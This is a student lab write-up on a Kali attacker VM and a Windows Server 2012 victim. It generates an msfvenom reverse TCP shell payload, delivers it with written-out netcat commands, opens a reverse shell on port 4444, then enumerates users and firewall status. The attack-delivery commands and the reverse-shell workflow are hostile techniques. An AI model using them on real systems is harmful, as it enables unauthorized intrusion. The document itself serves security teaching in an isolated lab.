Project 1 - Setting up Virtual Machine

1:- Setup 2 virtual machines (1 Kali Linux machine and 1 Windows Server 2012 machine) and find/print the local/private IP addresses of both the VMs.
Answers:-

2:- Generate a “Windows Reverse TCP Shell” payload (shell.exe) using “msfVenom” payload generator on attacker machine.
Answer:-

3 :- Send the payload to target/victim machine (Windows Server 2012) using netcat (use port 7555).
Answers:-
From attacker machine netcat command :- nc -w 60 -lvp 7555 <shell.exe
From the Victim machine netcat command :- nc.exe -w 60 192.168.0.110 7555 >shell.exe
4:- Gain reverse shell access to the Windows server from the Kali attacker machine on port 4444. Using the cmd.exe reverse shell access of the victim machine that is now accessible from the Kali Linux terminal, find out the list of user accounts available on the victim (Windows Server) machine.
Answers:-

5:- Also, display the firewall status using cmd.exe shell access on the compromised victim machine.
Answers:- Command used: netsh advfirewall show allprofiles